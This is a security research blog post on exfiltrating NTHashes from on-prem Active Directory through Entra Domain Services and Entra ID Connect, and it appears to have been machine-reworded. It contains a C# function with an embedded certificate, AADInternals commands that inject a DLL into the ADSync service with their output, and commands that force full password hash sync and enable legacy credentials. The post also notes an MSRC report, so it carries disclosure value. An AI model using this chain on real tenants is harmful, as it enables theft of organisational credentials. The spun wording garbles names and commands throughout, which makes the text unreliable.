







Final yr I gave a presentation titled Dumping NTHashes from Azure AD at TROOPERS convention.
The speak was about how the Microsoft Entra Area Companies (previously Azure AD Area Companies) works and the way it enabled dumping NTHashes from Entra ID (previously Azure AD).
On this weblog, I’ll present how Microsoft Entra Area Companies (MEDS) might be (ab)used to exfiltrate NTHashes from on-prem Energetic Listing.
Technical particulars on how Microsoft Entra Area Companies handles NTHashes might be present in Securework’s article Dumping NTHahshes from Microsoft Entra ID.
For brief, when MEDS is enabled, Entra ID begins storing customers’ NTHashes. In hybrid configuration, Entra ID Join begins syncing customers’ NTHashes from the on-prem Energetic Listing to Entra ID.
The passwords are encrypted utilizing a public key of password encryption certificates. The certificates is out there on Microsoft managed MEDS area controllers, however accessing these requires native administrator rights (which clients MEDS don’t have). Nevertheless, the general public key might be queried from Entra ID. The certificates is up to date commonly.
Observe: NTHashes are created and saved in Entra ID solely when password is modified. That’s, a brand new consumer is created or password of an present consumer is reset. Synchronising password from on-prem Energetic Listing additionally causes a password change in Entra ID.
Observe: NTHashes are faraway from Entra ID solely when MEDS is just not used anymore and password is modified. Forcing full password hash synchronization for on-prem Energetic Listing customers additionally causes a password change in Entra ID.
When NTHashes are saved in Entra ID, they are often learn utilizing a easy MS Graph API name (supply: Secureworks):

Nevertheless, the windowsLegacyCredentials attribute is just out there for a particular app (Azure AD Area Companies Sync) which is created throughout MEDS deployment. The app is utilizing certificates as authentication credentials. The certificates can also be out there on MEDS area controllers, so it will possibly’t be accessed. Fortunately, an admin with correct permissions can add new password or certificates credentials so NTHashes might be accessed.
To sum up, dumping NTHashes requires:
- Azure AD Area Companies Sync app and credentials
- Personal key of the password encryption certificates
Whereas studing MEDS, I bought a loopy concept of utilizing Entra ID to retailer on-prem Energetic Listing NTHashes. Principally, I wished to know might I someway abuse MEDS or Entra ID for exfiltrating NTHashes from on-prem.
Step 1: Exporting to Entra ID
As talked about earlier, NTHashes are encrypted utilizing personal key of a password encryption certificates. Decrypting them would require entry to personal key of the certificates, which might require Native Administrator permissions on MEDS area controllers (which we don’t have).
I seen that when Entra ID join is synchronizing password hashes, it first asks from Entra ID whether or not it ought to sync NTHashes too. If MEDS is enabled, the response contains the general public key of the password encryption certificates:

You need to use AADInternals to synchronize passwords & NTHashes utilizing the identical protocol than Entra ID Join is utilizing. You’ll be able to even present your personal encryption certificates ?
Set-AADIntUserPassword -SourceAnchor <immutableId> -Password <password> -IncludeLegacy -PfxFileName <certificates.pfx>Observe: Utilizing your personal certificates would trigger an error on the MEDS area controllers, as they’d not be capable to decrypt the password.
So, one might construct a script that utilises AADInternals to jot down NTHashes to Entra ID. Nevertheless, I wished to search out out whether or not I might present a customized certificates to Entra ID Join and let it do all of the heavy lifting.
It turned out that Entra ID Join is utilizing GetWindowsCredentialsSyncConfig perform to get MEDS configuration from Entra ID. So, I made a easy substitute perform that returns all the time the general public key of ForceNTHash.pfx certificates (full supply code right here).
inside WindowsCredentialsSyncConfig GetWindowsCredentialsSyncConfig()
{
	WindowsCredentialsSyncConfig config = new WindowsCredentialsSyncConfig();
	config.EnableWindowsLegacyCredentials = true;
	config.EnableWindowsSupplementalCredentials = true;
	config.SecretEncryptionCertificate = Convert.FromBase64String("MIIC+DCCAeCgAwIBAgIQbStQ0RP2vZ5J3Jmw9nc7/zANBgkqhkiG9w0BAQsFADAXMRUwEwYDVQQDDAxBQURJbnRlcm5hbHMwHhcNMjMwODIxMTIyMTA0WhcNMzMwODIxMTIzMTA0WjAXMRUwEwYDVQQDDAxBQURJbnRlcm5hbHMwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDinjh+Ti5DFJ6Koh7Ht8sNTX1cgIEBND16r/ZGuegYt6mCgqfrk5otpnCnsoiAotcMM9BDX/4/wWc047SJT591wJL6aWePb/k7jiAsXPWYauqh5pVIgmlIGMyHD1fUVZGG/N8dzY2+G0KWr7ZogtDLTkR7OqRQ3PaJoi3pmIer2tcRCxuYan4TSdlIW8bVS07fVokhvowrg4TSfVnPyHs7ti2n9nBWBoJcusHKxCVQKjMwFTZbX/5Df6+bc2iINpbdeaQmE/eSBuM418aiHwReaqa+w75/MVTtluRDaFUFvgmqHqW+oClT4OVlS3ZPNbi8VBMU4nU/pudVSGNtb/7FAgMBAAGjQDA+MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAdBgNVHQ4EFgQUXlKwqj4w5WVZRRCk326ttMS8KJMwDQYJKoZIhvcNAQELBQADggEBABovqxR0mVKrbLsIHaxUQ4ZnAsUM3rOcPzZnkLvjLsyGOblY2ZrUjv4QFx8aSnu9iGc5nOXPtjJCOe1SepE0qiZHhHOcp+60BA7Bta/QUofIJkfjwzAqRE9OUXjc9EfgL57in1XzUu7K01D7aRdM+p//zYVNge5FYeTBy/qr4R4im8pweicY3ViY/ehTf5en5kN6owJm7oFe4bc+3GptrQthHm9wr7xggf2g47n5p+DpO8QLo94xX+KGzntkxo2wO9jrgD5Q/QmNY45YvKlv4TmcBQP9D6sHq2OkAQAM9F+r7llcNNeqdCOdbkV0dOfeP++6O59cpbxfcZ5biUF56UY=");

	return config;
}
The next injects the ForceNTHash.dll to Entra ID synchronisation and forces full password hash sync:
# Inject ForceNTHash.dll to Entra ID Join
Set up-AADIntForceNTHash
Output:
WARNING: Ready for service 'Microsoft Azure AD Sync (ADSync)' to cease...
WARNING: Ready for service 'Microsoft Azure AD Sync (ADSync)' to cease...
WARNING: Ready for service 'Microsoft Azure AD Sync (ADSync)' to cease...
WARNING: Ready for service 'Microsoft Azure AD Sync (ADSync)' to start out...
WARNING: Ready for service 'Microsoft Azure AD Sync (ADSync)' to start out...
WARNING: Sleeping for 5 seconds..
Injecting C:Program FilesWindowsPowerShellModulesAADInternals.9.3ForceNTHash.dll to course of 9760
Looking for Patch from C:Program FilesWindowsPowerShellModulesAADInternals.9.3ForceNTHash.dll
Perform Patch executed efficiently
DLL injected efficiently

Set up efficiently accomplished!
Home windows legacy credentials sync is now enforced and credentials are encrypted with ForceNTHash certificates.
# Power full password hash sync
Initialize-AADIntFullPasswordSync
Now the NTHashes of all synchronised customers are encrypted utilizing customized certificates and saved in Entra ID!
To sum up, exporting NTHashes to Entra ID requires:
- Password hash synchronization is enabled in Entra ID
- Microsoft Entra Area Companies is deployed
What if I wish to export NTHashes of organisation that doesn’t fullfil these necessities? May them be bypassed?
Effectively, the primary one is simple. A World Administrator can merely flip the password hash sync on:
# Allow password hash sync
Set-AADIntSyncFeatures -EnableFeatures PasswordHashSync
The second was a bit trickier. If MEDS is just not deployed and also you attempt to sync NTHashes, you’ll get the next error message:
An inside error has occurred. This operation will probably be retried through the subsequent synchronization. If the problem persists for greater than 24 hours, contact Technical Assist.
Nevertheless, it turned out that this wasn’t that troublesome in any respect. Lengthy story brief, as a World Administrator, you possibly can merely inform to Entra ID that syncing NTHashes is allowed:
# Allow Home windows legacy and supplemental credentials
Set-AADIntAzureADFeature -Function EnableWindowsLegacyCredentials       -Enabled $true
Set-AADIntAzureADFeature -Function EnableWindowsSupplementalCredentials -Enabled $true
Observe: Enabling the legacy and supplemental credentials manually (with out deploying MEDS) bricks Entra ID. Because it now tries to encrypt these credentials however there isn’t a encryption certificates, creating new customers and repair principals will fail. Identical occurs when making an attempt to reset password.
I reported this challenge to MSRC in Aug 2023 and it was closed as by-design on Jan twelfth 2024:
..we’re not planning on doing any repair or change for this case.
Nevertheless, plainly World Admins can’t allow legacy and supplemental credentials anymore so it was mounted in spite of everything ?:

Step 2: Exporting from Entra ID
Now that now we have all of the NTHashes saved in Entra ID, we have to export them.
NTHashes are saved in windowsLebacyCredentials attribute of Entra ID consumer object, and they are often learn utilizing MS Graph API.
Nevertheless, as talked about earlier, the attribute is just out there for the Azure AD Area Companies Sync app, which is created
throughout Microsoft Entra Area Companies deployment. I’ve not discovered any reason why solely that app can entry that attribute.
This weblog was a quick introduction to an concept to exfiltrate NTHashes from on-prem Energetic Listing by first exporting them to Entra ID after which later exporting them from Entra ID.
Step one, exporting NTHashes to Entra ID, would require Native Administrator permissions on a server operating the Entra ID Join. After storing NTHashes to Entra ID, they continue to be there till the customers’ passwords are modified. As such, they are often accessed even when entry to on-prem Energetic Listing or Entra ID Join are misplaced.
The second step, exporting NTHashes from Entra ID, would require both World Administrator or Cloud Utility Administrator permissions so as to add new credentials to Azure AD Area Companies Sync app.
Lastly, the entire course of requires that Microsoft Entra Area Companies is deployed. If not, one would require World Administrator permissions to deploy it.
As such, this assault state of affairs is just not very seemingly, nevertheless it was certain enjoyable to analysis!











+ There are no comments
Add yours